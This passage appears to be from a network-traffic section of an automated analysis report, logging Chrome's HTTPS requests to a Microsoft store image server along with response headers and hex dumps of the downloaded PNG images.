| 2022-05-13 13:52:04 UTC | 872 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 02 00 00 00 68 9f a7 5f 00 00 00 09 70 48 59 73 00 00 2e 23 00 00 2e 23 01 78 a5 3f 76 00 00 08 ae 69 54 58 74 58 4d 4c 3a 63 6f 6d 2e 61 64 6f 62 65 2e 78 6d 70 00 00 00 00 00 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78 3a 78 6d 70 6d 65 74 61 20 78 6d 6c 6e 73 3a 78 3d 22 61 64 6f 62 65 3a 6e 73 3a 6d 65 74 61 2f 22 20 78 3a 78 6d 70 74 6b 3d 22 41 64 6f 62 65 20 58 4d 50 20 4 3 6f 72 65 20 35 2e 36 2d 63 31 34 35 20 37 39 2e 31 36 33 34 39 39 2c 20 32 30 31 38 2f 30 38 2f 31 33 2d 31 36 3a 34 30 3a 32 32 20 20 20 20 20 20 20 20 22 3e 20 3c 72 64 66 3a 52 44<br>Data Ascii: PNGIHDRh_pHYs.#.#x?viTXtXML:com.adobe.xmp<?xpacket begin="" id="W5M0MpCehiHzreSzNTczkc9d"?><br><x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c145 79.163499, 2018/08/13-16:40:22 "><br><rdf:RD |
| 2022-05-13 13:52:04 UTC | 887 | IN | Data Raw: 71 48 56 59 06 10 b7 b9 3e c3 71 1d 54 28 bc 80 59 82 73 08 c8 36 41 b2 59 ad 39 5f 28 1c 99 9a cd bf fe b7 c7 76 5c d7 e8 9e 6f 1c 7a a6 bf af 20 05 20 33 c4 cd 74 78 a3 db 7a c3 a1 1f fe c3 b1 3f fb e8 2e ec 86 95 80 2c 49 01 88 ec 08 d8 13 18 64 e3 f7 40 a2 37 e2 06 19 5c 53 00 aa 68 69 d1 0a a1 85 d2 a8 23 30 75 d0 a5 7d 57 4f 3c 79 b2 31 bf 1a 47 81 cc 22 33 d9 83 b0 33 47 b9 88 11 3b ad 16 20 30 09 a5 30 b5 46 48 1d 06 7e a3 9d ee 1f c4 bd e3 e5 96 41 a9 b5 f6 3d 21 b3 31 67 90 4a 09 ad 50 29 97 98 e2 e6 91 ea 86 d1 e7 be f0 af 05 c1 63 b7 bf 9a 9c 65 66 21 84 94 a2 34 3e 3a 76 eb cd 5b 7f e6 dd 1b df f1 53 d1 fa 1d ad 4e 70 e9 e0 d9 93 df 7f ea e4 f7 1e 5b 7a f8 d9 74 b9 5e de 38 a6 cb b9 b4 d1 4c d3 44 23 ba d9 8b 1f f8 8b 7f 9b 6a 13 04 fd 6f da<br>Data Ascii: qHVY>qT(Ys6AY9_(v\oz 3txz?.,Id@7\Shi#0u}WO<y1G"33G; 00FH~A=!1gJP)cef!4>:v[SNp[zt^8LD#jo |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 896 | IN | Data Raw: ae 59 b7 5e fa 01 92 23 29 c5 ba 75 86 b9 b5 b2 6c 89 c2 30 3c dc 6e 5d 48 d3 f3 ce 1e 05 78 f3 cf bd f7 ff b9 e7 3b fb 5e f5 2a 01 10 c7 31 38 57 1c 99 e8 16 6e ba f7 13 7f f1 f8 f7 26 ff f5 de 99 17 1e 3e b9 47 3c 11 6c d9 06 63 b7 b9 f3 4f cf 7f bf b5 25 57 4d eb 53 d5 37 be 43 59 28 cd 5f 7a 69 b6 3b fd cd e9 09 73 6d 65 e0 77 e2 ce a6 87 4e af 84 8b 47 4b 79 e1 8f 8e cb 42 09 64 84 32 44 1d 82 d4 d9 32 69 60 5a db bd e1 d8 11 90 43 22 a6 1e 41 0e 10 b1 35 59 82 cc c6 32 64 47 e8 90 1d 93 23 e7 98 18 ac 03 66 76 8e ad 03 26 48 1d 91 60 72 2e b5 64 1d a5 44 29 93 23 97 c9 c8 11 19 26 c8 c8 42 d6 0a 7d 16 52 03 b4 b6 ed 80 01 8c 05 43 e0 2c 10 a1 45 70 0e 1d a3 63 b4 2c 2c 4b 87 c2 a1 76 a8 50 69 3f 0c c2 20 18 dd 75 d3 81 73 8f 3d fb e2 19 61 c9 16 01<br>Data Ascii: Y^#)ul0<η]Hx;^*18Wn&>G<lcO%WMS7CY(_zi;smewNGKyBd2D2i`ZC"A5Y2dG#fv&H`r.dD)#&B}RC,Epc,,KvP i? us=a |
| 2022-05-13 13:52:04 UTC | 912 | IN | Data Raw: 7b f9 c2 e7 ff fc 75 5e ab 11 cc 69 14 45 81 eb 97 5c bf 3f 1c 18 8c da bd 6e 7b 65 85 52 1a f9 81 e7 79 be e7 07 be 1f 79 be cb b9 94 d2 a3 54 6b 2d a5 d4 08 5b 03 da 58 ad 75 9e e6 59 92 f0 38 a6 8e 83 19 c3 88 02 10 0b 0a 01 06 8a f7 12 42 4c 00 23 8c b0 83 09 26 24 a3 f4 e4 7b 3f 50 bd f4 c3 97 bf fe 87 af dc be d6 f9 f8 cf 1c 3c 72 72 bc 56 2f 8f 4d 3a 03 3f ee 77 95 14 23 9d 9c 31 d6 23 8c bb 2a cf a5 36 56 5a 84 11 41 84 50 0a cc 5a 63 1c 25 3d a9 7d a1 72 6c 72 65 52 ac 12 89 32 8e 0b 38 4f a9 23 c3 71 cc dd 24 69 0e 20 a6 65 04 ca 68 29 75 5a 76 a5 ad a7 fa 70 22 74 26 64 9a 66 e9 70 20 95 92 88 49 05 22 cf b2 5e 7b b7 df 6a e4 09 48 01 80 90 eb 61 ee 52 ca a9 4a b0 cc 0d 75 6c d5 07 a7 80 bc 92 57 a8 56 cb b5 42 6d ac 50 ae 85 61 e4 3b cc a1 98<br>Data Ascii: {u^iE\?n{eRyyTk-[XuY8BL#&$\{?P<rrV/M:?w#1#*6VZAPZc%=}rlreR28O#q$i eh)uZvp"t&dfp I"^{jHaRJ ulWVBmPa; |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 76 | 192.168.2.5 | 49838 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 916 | OUT | GET /image/apps.65344.13576748414566955.3d986480-8c1e-4271-9c7c-a90619002084.2a7e9f85-6e2d-4bc7-ad81-13196f5baf00?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 917 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 17018<br>Content-Type: image/png<br>Last-Modified: Wed, 23 Mar 2022 12:32:14 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4REEwQ0M5Mjk0RDY0MzI"<br>MS-CV: 8/oQHq+FgEulH2fF.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:52:04 UTC | 917 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 02 00 00 00 68 9f a7 5f 00 00 42 41 49 44 41 54 78 9c e5 bd 77 bc 1d c5 79 37 fe 7d 66 77 4f b9 bd e9 ea 0a 15 54 69 92 e8 5d 18 8c c1 18 8c 6d dc 30 c6 80 13 3b af eb 1b a7 d8 71 12 fb 8d 93 bc bf bc 49 ec c4 25 ee 49 5c 08 71 23 06 63 30 8e 0d c1 18 63 03 a6 08 90 00 21 40 42 5d ba bd 9f ba bb 33 cf ef 8f 6d 33 bb 7b ae 84 83 4b 92 f9 dc cf b9 7b 66 a7 3e df a7 cd 33 b3 7b 08 37 4d e1 c8 13 bd a8 c5 e2 c4 2f 52 99 ff d6 c9 7e 01 65 17 06 e0 85 c2 93 5b 77 01 3c e8 70 05 fe bb a7 23 83 6a 01 18 8e 54 ce 32 e5 38 8f ea a9 52 d9 22 ff 83 01 7b 21 52 95 4a ad 40 ca a2 72 24 c5 16 40 ae 15 60 68 71 f7 bf 69 3a 1c 54 b9 64 cf cf cc e4 1e b9 4a 64 b3 7a 0a b6 85 25 e9 7f 8c 9c bd 70 a9<br>Data Ascii: PNGIHDRh_BAIDATxwy7}fwOTi]m0;qI%l\q#c0c!@B]3m3{K{f>3{7M/R~e[w<p#jT28R"{!RJ@r$@`hqi:TdJdz%p |
| 2022-05-13 13:52:04 UTC | 933 | IN | Data Raw: 2e 89 b3 99 e6 82 2f 2c 95 09 72 e6 b7 90 ed 9d 92 ea da dd 78 17 98 c3 df a0 4a 50 49 49 83 2e 4c a6 23 9e 63 81 90 94 4f 3b 20 5a 23 39 d5 22 6e d2 39 37 cb 95 09 72 9c 63 06 c8 2c 93 dc cb aa c5 5c a2 e9 03 8b 2b ea a9 85 6e e4 2c 11 72 3b cb 65 70 4a 3e 13 96 32 e4 58 db b0 67 ed 45 4f b1 43 a1 53 3c bb 6c 4a c9 5f aa 77 43 51 b4 12 5c 73 26 9c 47 cd b8 71 1d 98 d4 6c 75 60 62 5f d4 28 db 3a b4 18 2b 9b 1c a1 4c b1 08 99 76 41 6f 79 01 f9 5b 40 86 a0 89 51 5e 19 4d 75 d9 89 4c 28 ad 50 cc fb c1 67 1c a8 8d 49 96 95 aa dc 81 72 d6 ad 8f 3f b5 f8 50 4c ac 94 ea cb 5c 66 ec 8d d6 5a ba 64 eb 00 55 9c a1 f3 6e 6a 1b 0c 6c 48 67 68 d8 62 bc 29 d9 de 33 ea 99 e3 cf 32 6b 5c 3d bb 07 94 10 3f 6f 2e 61 64 3d d1 48 1a 92 71 70 96 75 a6 36 77 16 74 d9 d2 9b cf<br>Data Ascii: ./,rxJPII.L#cO; Z#9"n97rc,\+n,r;epJ>2XgEOCS<lJ_wCQ\s&Gqlu`b_(:+LvAoy[@Q^MuL(Pglr?PL\fZdU njlHghb)32k\=?o.ad=Hqpu6wt |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 77 | 192.168.2.5 | 49839 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 934 | OUT | GET /image/apps.7873.9007199266243449.90709ce3-050c-4cef-8d4a-9ef213b89ef2.7885dc21-4015-4284-a596-d3d24cf6c1b8?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 934 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 4575<br>Content-Type: image/png<br>Last-Modified: Tue, 06 Oct 2020 07:51:50 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDg2OUNDQUY1N0U0QUI"<br>MS-CV: zZpfTR4fs0yHFO1I.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:52:04 UTC | 935 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 03 00 00 00 4e a3 7e 47 00 00 03 00 50 4c 54 45 00 1e 36 23 3d 52 b7 bf c6 2b b0 fe ab b5 bc 37 4f 61 bf c6 cc ff ff ff 2c b1 ff 1f 3a 4f 2b af fd 09 40 64 00 1f 38 00 1f 37 00 21 3a 00 20 39 00 1e 37 00 22 3c 00 21 3b 01 23 3d 01 24 3f 20 8f d2 2b ae fc 0e 54 82 10 58 87 22 97 dc 1a 77 b1 01 28 44 01 24 3e 02 28 45 00 21 3b 29 ab f7 21 92 d6 09 42 68 10 59 88 02 2a 47 00 20 3a 0c 4b 75 04 2f 4e 14 65 98 20 91 d4 fe fe fe 29 ad fa 03 2b 49 01 27 43 21 93 d8 08 3e 62 2a af fc 0b 4a 73 1e 87 c7 26 a3 ed 0d 4d 77 06 36 58 01 23 3e 1d 84 c3 01 25 40 0b 49 71 1e 89 c9 07 38 5b 21 94 d8 1b 80 be 1b 7f bc 08 3f 64 2a ae fb 28 a8 f3 22 96 da 03 2d 4b 07 3a 5d 0f 56 83 02 25 40 24 9c e3 0d<br>Data Ascii: PNGIHDR,,N~GPLTE6#=R+7Oa,:O+@d87!: 97"<!;#=$? +TX"w(D$>(E!;)!BhY*G :Ku/Ne )+I'C!>b*Js&Mw6X#>%@Iq8[!?d*("-K:]V%@$ |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 78 | 192.168.2.5 | 49842 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 939 | OUT | GET /image/apps.62687.13510798885854323.6a8c11ad-84e9-4247-9ba9-ab3742bdbb87.e61dfadd-3bdd-4f66-beb1-6bb763b60b02?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 939 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 142254<br>Content-Type: image/png<br>Last-Modified: Mon, 10 Jun 2019 11:14:58 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDZFRDk0REZGNkE2RjM"<br>MS-CV: 3ZtNXbGcZUui37wn.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:52:04 UTC | 940 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 0e 00 00 01 0e 08 02 00 00 00 f7 d3 6e f2 00 00 00 09 70 48 59 73 00 00 2e 23 00 00 2e 23 01 78 a5 3f 76 00 00 0a 4f 69 43 43 50 50 68 6f 74 6f 73 68 6f 70 20 49 43 43 20 70 72 6f 66 69 6c 65 00 00 78 da 9d 53 67 54 53 e9 16 3d f7 de f4 42 4b 88 80 94 4b 6f 52 15 08 20 52 42 8b 80 14 91 26 2a 21 09 10 4a 88 21 a1 d9 15 51 c1 11 45 45 04 1b c8 a0 88 03 8e 8e 80 8c 15 51 2c 0c 8a 0a d8 07 e4 21 a2 8e 83 a3 88 8a ca fb e1 7b a3 6b d6 bc f7 e6 cd fe b5 d7 3e e7 ac f3 9d b3 cf 07 c0 08 0c 96 48 33 51 35 80 0c a9 42 1e 11 e0 83 c7 c4 c6 e1 e4 2e 40 81 0a 24 70 00 10 08 b3 64 21 73 fd 23 01 00 f8 7e 3c 3c 2b 22 c0 07 be 00 01 78 d3 0b 08 00 c0 4d 9b c0 30 1c 87 ff 0f ea 42 99 5c 01 80 84 01 c0 74 91 38 4b<br>Data Ascii: PNGIHDRnpHYs.#.#x?vOiCCPPhotoshop ICC profilexSgTS=BKKoR RB&*!J!QEEQ,!{k>H3Q5B.@$pd!s#~<<+"xM0B\t8K |
| 2022-05-13 13:52:04 UTC | 955 | IN | Data Raw: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 971 | IN | Data Raw: 98 24 56 a1 ef 59 0b 49 aa 90 61 10 04 0c a1 d3 e9 65 be 2f 70 a5 31 56 29 5d ad 55 84 14 48 44 d6 26 49 0a 44 5c 0a d7 f1 2a 41 b8 b9 dd 22 ab 1d 29 3b dd de fc c2 5c 18 06 2f bd 74 5a 30 b4 d6 0a e9 70 c6 06 83 01 08 21 18 1d 99 72 1b ae f4 99 f5 24 33 8c 47 16 99 22 96 25 87 c6 12 59 6e ed e1 49 ff f0 84 f7 3d 47 27 ae b5 a2 33 ab fd 97 56 3a 67 d7 07 db fd f4 56 fa 07 13 7c 6a b2 2e 1d 71 fd c6 7a bf 1f 51 21 08 2f 39 73 90 75 06 f1 20 89 03 57 02 00 43 71 f1 ea cd 41 92 86 be cf 48 45 91 dd d8 6e f7 e3 78 b2 16 00 19 ce a0 d5 e9 6d b6 da 3f ff f0 ac 26 b3 36 80 25 6b d6 d7 d6 6f 5c bf ae b5 56 2a dd da de 52 49 8a 88 83 c1 60 d0 ef 75 da 3b 4a 93 49 95 ef 88 9d 5e 6c 81 b4 d6 2a 55 9d 6e 27 8e e3 7a bd a1 b5 01 20 5e 4c aa e4 5c 64 a3 2b a6 67 e6 24<br>Data Ascii: $VYIae/p1V)]UHD&ID*A");\tZ0p!r$3G"%YnI=G'3V:gV\|j.qzQ!/9su WCqAHEnxm?&6%ko\V*Rl`u;JI^l*Un'z ^L\d+g$ |
| 2022-05-13 13:52:04 UTC | 973 | IN | Data Raw: 8e 83 52 40 a1 e0 41 da 90 4a b2 99 79 2e c7 b9 5a c5 0f bc 14 78 5f 43 37 b6 8e 14 13 b5 60 69 61 52 2b bd b6 dd de d8 6c c5 51 5c af 85 d5 66 4d a7 09 43 ac d5 e5 f2 1e f6 e0 71 8c 12 bd d5 49 2e ac 75 6f 6c f7 8f cf f8 4d 5f de 1c d8 b7 1c 99 ba b4 d1 bf d9 8e 57 37 77 00 e0 8e 99 f0 03 f7 ce 9d bc d9 3d 75 b3 e7 fb 3e 00 ad 6c b4 97 67 82 7f f9 b7 1f 98 6c 04 17 b6 36 3b b1 8e 35 4a 97 6b ad 77 da dd 24 55 81 1f 0e a2 48 6b 25 a5 34 26 1b f5 a7 ad 25 6d 0c 2a 32 84 46 53 92 c6 c6 e8 5e b7 e3 38 ae 10 b2 db ed 6a a5 8d b5 04 94 24 49 1c c7 b5 5a 6d d0 ef ed 3f 78 c4 97 a0 e3 b1 5a ca 6e 4a d2 6b 97 23 6f ff e2 ed 9a c0 4a 75 c9 dd a9 7c 99 50 b8 8b b0 3c a6 ea 82 63 9e 84 0d 9b c3 4a 61 5b 6e 1b 58 2e 41 92 b1 79 ce 6d 33 78 97 03 23 60 36 37 ad dc 3c<br>Data Ascii: R@AJy.Zx_C7`iaR+lQ\fMCqI.uolM_W7w=u>lgl6;5Jkw$UHk%4&%m*2FS^8j$IZm?xZnJk#oJu\|P<cJa[nX.Aym 3x#`67< |
| 2022-05-13 13:52:04 UTC | 989 | IN | Data Raw: fa 6a 27 e9 58 03 e7 34 b0 06 68 50 93 a6 20 56 51 65 6a 27 06 9c 3b ef 25 04 0a 30 36 61 96 a0 aa ea 00 9e 32 b2 39 1e 88 6d 0b dc 2f 96 56 d6 9f b8 f0 fe 9b d7 83 68 c6 24 44 4c 7a 48 f4 6a 5a 00 45 00 02 69 0c eb 0a 22 26 b7 d9 62 7b 36 0b e3 ad 71 c2 52 e4 96 1b 55 a4 2a 98 94 11 44 34 10 02 21 08 82 68 68 08 5e e2 29 6f 07 20 80 c2 9d ab 1a 42 a8 cb de c9 b3 59 bb f3 d0 62 b1 75 c0 2f 6d d6 c6 70 33 5f 12 8d a9 15 7a 74 56 ee 0a 30 d2 43 2c e6 3c 83 49 61 1b 33 17 0e 33 ce 1b 0d 9f 73 4e 45 c8 18 c3 cd 5e 86 99 54 e0 bd 87 c6 63 83 78 c6 d8 34 e8 96 10 fc 62 2b 6d a5 7c f7 80 4b 71 97 fc 26 9e 18 55 0d a2 22 1a 82 b2 51 e2 08 61 26 51 41 88 9d dc dc d6 ab 77 6d 5f 0e 07 7f 74 c4 f2 92 79 5d 1b 15 b8 12 48 05 9a 82 18 96 90 e4 e0 1c 1a a2 82 a5 99 77<br>Data Ascii: j'X4hP VQej';%06a29m/Vh$DLzHjZEi"&b{6qRU*D4!hh^)o BYbu/mp3_ztV0C,<Ia33sNE^Tcx4b+m\|Kq&U"Q a&QAwm_ty]Hw |
| 2022-05-13 13:52:04 UTC | 1002 | IN | Data Raw: a1 6c d8 4e 43 b0 12 7e e8 de 64 b5 3d fa d6 2b 3c 9b 2d fe c0 0f 26 9f fc 5c 3d 1a b8 8d 5b 3c 18 e0 e6 0d 37 1a 4e 27 b3 e9 d6 f6 74 6b bb 9c 56 0e b0 40 ef c4 6a ff c9 fb 57 7e e8 c3 8b 1f bd df f6 33 37 1c f8 dd 99 36 dd be 77 ae d2 e0 ab c1 c1 5b 2f bd fa b7 bf 76 e9 3b b7 6a 00 dd 5e 97 99 76 77 07 69 9a 1a c3 d3 89 e3 34 5b 6f 49 2f a5 a0 0c 8a b9 2d b1 dc 8b e0 22 d5 20 5a 4f 65 74 87 d9 2a 8b c6 38 21 6d f8 67 94 b4 61 ac fa 0a c4 1c 43 82 1b c3 0c 35 a6 f9 e0 29 cd f4 e0 75 f8 09 ad 3c a5 9c 13 29 19 0b 4e e7 d9 52 02 b6 e0 04 50 b8 09 c2 0c d5 16 c4 c3 58 22 85 04 b0 c2 30 84 41 99 06 07 32 c8 5a 08 53 f8 0a 9c 80 69 6b 73 44 ab 8f 64 eb 0f 13 82 c9 5f 0d ee 40 17 2e 6a fa dd 83 1b ef 4e b6 af b4 57 16 83 93 e9 e6 8d 9c 7d ab 53 90 77 60 03 28<br>Data Ascii: lNC~d=+<-&\=[<7N'tkV@jW~376w[/v;j^vwi4[oI/-" ZOet*8!mgaC5)u<)NRPX"0A2ZSiksDd_@.jNW}Sw`( |
| 2022-05-13 13:52:04 UTC | 1018 | IN | Data Raw: 3b 0e 8f 1e a9 5d e6 ea e4 48 bd 8d 25 b0 b2 86 d6 13 16 e7 93 ca 91 72 a2 2a c2 41 3d 07 92 00 38 5f 33 85 ea f6 e6 de 1b 57 b7 0c 82 05 48 54 99 e8 ce 20 78 6e 98 8e ed de 8b a5 31 10 30 6c 92 5f bc 7c 71 eb ca d5 a7 1e 7c 68 61 fd d8 be c8 d6 5f 3d 7f e3 89 c7 6f fd 4f ff 34 fb cc 67 97 41 45 f0 5f d9 b8 7d 7a 34 ba 6b 75 b5 d3 e9 16 65 69 99 1f 39 71 b2 0c fe b5 bd dd 62 c3 9f ad aa 63 c7 4f dc 7b ea d4 c5 da b9 e9 d4 95 05 03 db 1f fe ed d9 ab 6f 4c af 5c d9 77 d2 3f 3c a8 8a e1 cd ba b0 a9 b1 eb 7d 3e b6 30 ea a4 b6 d3 3d 75 ef 7d 57 3f fc 1b bb 9f f9 e2 c3 9d de c2 d2 f2 8d dd dd ab c3 7d 01 d6 07 8b 67 d7 d6 8c b1 d7 76 77 77 86 a3 4e 9e 1d 5b 5a ea 67 39 a0 d7 c7 a3 57 f6 f7 72 a4 f7 f7 8f 3d f4 2e dc ff c7 8b 13 0f 98 7c 65 01 59 0a 4a 21 16 81<br>Data Ascii: ;]H%r*A=8_3WHT xn10l_\|q\|ha_=oO4gAE_}z4kuei9qbcO{oL\w?<}>0=u}W?}gvwwN[Zg9Wr=.\|eYJ! |
| 2022-05-13 13:52:04 UTC | 1034 | IN | Data Raw: c8 a7 ef a2 b5 75 bc ff bd b8 fb 2e 3c f3 0c 5e 7e 05 93 a9 5a 83 4e 6e 96 96 fa c6 f4 7b fd ea f0 60 34 1c ed 17 d3 51 39 1d bf 5a e9 9b 63 c9 3a 49 b2 db a1 3d 37 a2 24 4f 7c c7 8d ae 14 d5 e4 c0 be ef 09 4a fa ba 31 a4 de 59 77 ed 16 16 57 55 ab b0 b7 0b e6 3c 31 36 48 f0 ea bc af 67 f5 6c 7b 72 f3 e5 bd e9 f1 ee e2 4a 96 80 4d d2 e9 2d f7 17 d7 d0 5f 2e f3 94 6c 96 90 b1 06 6a a1 6c 18 56 89 63 de eb dc 0e 43 31 03 cf 15 75 31 2a cb 61 55 4e eb 50 07 b2 94 a4 26 c9 ad 49 a8 31 35 73 14 4a 89 88 06 27 ae 0c ae f2 c1 2b a0 4c 88 78 32 af c1 8c b4 b3 81 72 8c 4b 86 6f b2 0d aa 95 a3 b1 e3 a1 37 85 10 1c 6f af 57 d7 7b c1 78 74 e2 37 5b c1 0c 9b 21 ef a2 bf c8 44 5a cf 14 be 69 e2 89 40 06 24 77 24 a3 09 1a fd aa c7 e2 31 54 33 20 a0 6f 31 30 aa 0a cb e8<br>Data Ascii: u.<^~ZNn{`4Q9Zc:I=7$O\|J1YwWU<16Hgl{rJM-_.\|jlVcC1u1*aUNP&I15sJ'+Lx2rKo7oW{xt7[!DZi@$w$1T3 o10 |
| 2022-05-13 13:52:04 UTC | 1041 | IN | Data Raw: 5d 6b 8c 9e 8a 64 09 3a 5a 78 0b 28 f6 21 42 f0 11 83 02 aa 99 5c 7b 9f 78 cf c1 93 eb 85 e9 43 e5 e8 81 c2 ad 7a 04 f0 3e 4c 02 9b c2 da 36 43 a2 4d 3b 89 2a 2f c3 48 73 b6 26 a9 8b 50 cd 7c 5d 22 cd 23 f6 8e f3 2c 4b 73 52 68 d6 47 da 83 02 b7 2e e2 e4 83 38 fb 08 6e bd 01 6b 91 e7 18 0c b0 d8 13 dd 28 ab 11 1b a3 27 68 30 b2 e5 4d 2e 53 c6 e1 18 5b 07 38 b5 06 22 38 07 55 18 83 51 65 ea 3a b5 1c 88 d8 da ac 73 7b 7b 67 6f 7f 2f cb d3 b5 f5 35 c3 ac ce 0b 71 8b dd 50 cf 54 c3 27 81 43 90 ab 37 6f dc 7b cf 85 2a f8 3a d4 31 72 8f 00 11 15 09 2a 2a 21 04 11 e7 3d 98 3b eb eb d3 c9 58 43 b0 44 22 52 0f 47 0b 3e 24 5d 13 8e b4 08 1a a0 d1 5e e2 5c 3d 1e 8e cb a2 10 11 66 0e 21 7c cd 09 39 da d6 1f 61 2f d4 18 d3 e9 74 38 ba d7 a0 5f 83 ef 23 6a 69 d2 4d cc<br>Data Ascii: ]kd:Zx(!B\{xCz>L6CM;*/Hs&P\|]"#,KsRhG.8nk('h0M.S[8"8UQe:s{{go/5qPT'C7o{*:1r**!=;XCD"RG>$]^\=f!\|9a/t 8_#jiM |
| 2022-05-13 13:52:04 UTC | 1057 | IN | Data Raw: aa 42 29 5a 25 84 64 88 0d a8 51 51 63 a0 ac 6a 34 b1 24 ad 6a 82 da 13 8e 4f 44 04 61 86 44 d9 5f cc 6e 3c 7e f0 c6 6b af ef ec 9e 5e df d9 8e 22 75 55 1d 3f d9 5b 4c a6 31 c4 2c cf 5c e6 ac cb 54 55 88 06 c3 a1 eb 95 fb 0f 1f 5d 7f ed f5 f7 af 7f 28 4d f5 6b 9f 38 f3 57 be fc fc 97 3e 76 71 e7 d4 b6 19 0c 91 15 20 0b 90 08 a2 68 94 13 d7 3c 26 fb 8c ce 9e 56 74 fc 8e 34 99 58 2a 51 63 5c 51 8f 7d 17 1b 2d 31 c5 52 51 ca d7 65 43 9c 22 2e 53 2b 4d 87 d9 10 7d 1b 9a da d7 b5 b6 cd 8d 77 de 69 fb 67 2e bc f4 f9 d6 07 62 c7 36 66 85 18 83 dc db 98 3b 9f 67 45 66 cb e5 b2 74 a6 f7 f2 27 f7 c7 6b b3 1b 6f 1e ce a7 69 93 e6 95 49 85 81 3a a7 86 89 1d 75 49 24 82 74 ef 44 66 94 35 b6 1e 42 41 74 7e b4 e0 3c 03 f8 5c e1 fe ea cf 6f fd d4 a7 36 7f ef 3b 7b df 7c<br>Data Ascii: B)Z%dQQcj4$jODaD_n<~k^"uU?[L1,\TU](Mk8W>vq 